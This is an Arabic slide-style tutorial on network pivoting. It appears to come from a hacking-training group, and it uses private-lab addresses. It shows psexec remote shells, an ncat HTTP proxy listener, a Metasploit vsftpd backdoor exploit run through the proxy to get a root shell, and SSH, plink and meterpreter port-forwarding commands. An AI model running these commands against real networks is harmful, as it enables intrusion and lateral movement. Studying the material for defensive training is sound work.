Network Pivoting

(التمحور)

م.حجاب زائري

ماهو التمحور


- هي طريقة تستعمل بعد إختراق الجهاز للوصول الى باقي أجهزة الشبكة المستقلة او المنافذ المحظورة بدون عقبات وتعتمد بتمرير حزم الشبكة من جهاز الضحية بعد اختراقه الى جهاز المهاجم للوصول الى بقية أجهزة الشبكة والمنافذ المحظورة فيها.

HackerEnv
hack with us

أنواع وأساليب التمحور عبر الشبكة

- VPN Pivoting
- SSH Pivoting
- Proxy Pivoting

الأسلوب الأول



HackerEnv
hack with us

الأمر اللي نستفيد منه في هذا عملية Proxy Pivoting

- ncat –l 2222 –proxy-type http


عملية استماع للبورت

نوعية استماع البورت بالبروكسي

الشرح العملي


HackerEnv
hack with us

تلخيص بالصور



HackerEnv
hack with us

```
[hejap ~]$sudo psexec.py Administrator:123@192.168.122.32
[sudo] password for hejap:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.122.32.....
[*] Found writable share ADMIN$
[*] Uploading file jdReAnBA.exe
[*] Opening SVCManager on 192.168.122.32.....
[*] Creating service YKYK on 192.168.122.32.....
[*] Starting service YKYK.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ncat -l 2222 --proxy-type http
```





```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > setg Proxies http:192.168.122.32:2222
Proxies ⇒ http:192.168.122.32:2222
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.122.183:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.122.183:21 - USER: 331 Please specify the password.
[+] 192.168.122.183:21 - Backdoor service has been spawned, handling...
[+] 192.168.122.183:21 - UID: uid=0(root) gid=0(root)
id
[*] Found shell.
[*] Command shell session 5 opened (0.0.0.0:0 → 192.168.122.32:2222) at 2021-03-06 19:44:58 -
500
```

HackerEnv
hack with us

الأسلوب الثاني


SSH Tunneling local Port Forward Pivoting



HackerEnv
hack with us

الأوامر اللي نستفيد منه في هذا عملية
local Port Forward Pivoting

- ssh -L 127.0.0.1:8080:192.168.122.183:80 parrot@192.168.122.32




- meterpreter > portfwd add -l 8080 -p 80 -r 192.168.122.32
- plink -L 127.0.01:8080:192.168.122.183:80 parrot@192.168.122.32

HackerEnv
hack with us

الشرح العملي

HackerEnv
hack with us


تلخيص بالصور



HackerEnv
hack with us


```
[hejap ~]# ssh -L 127.0.0.1:2020:192.168.122.183:80 hejap@192.168.122.1
```

```
127.0.0.1:2020
```



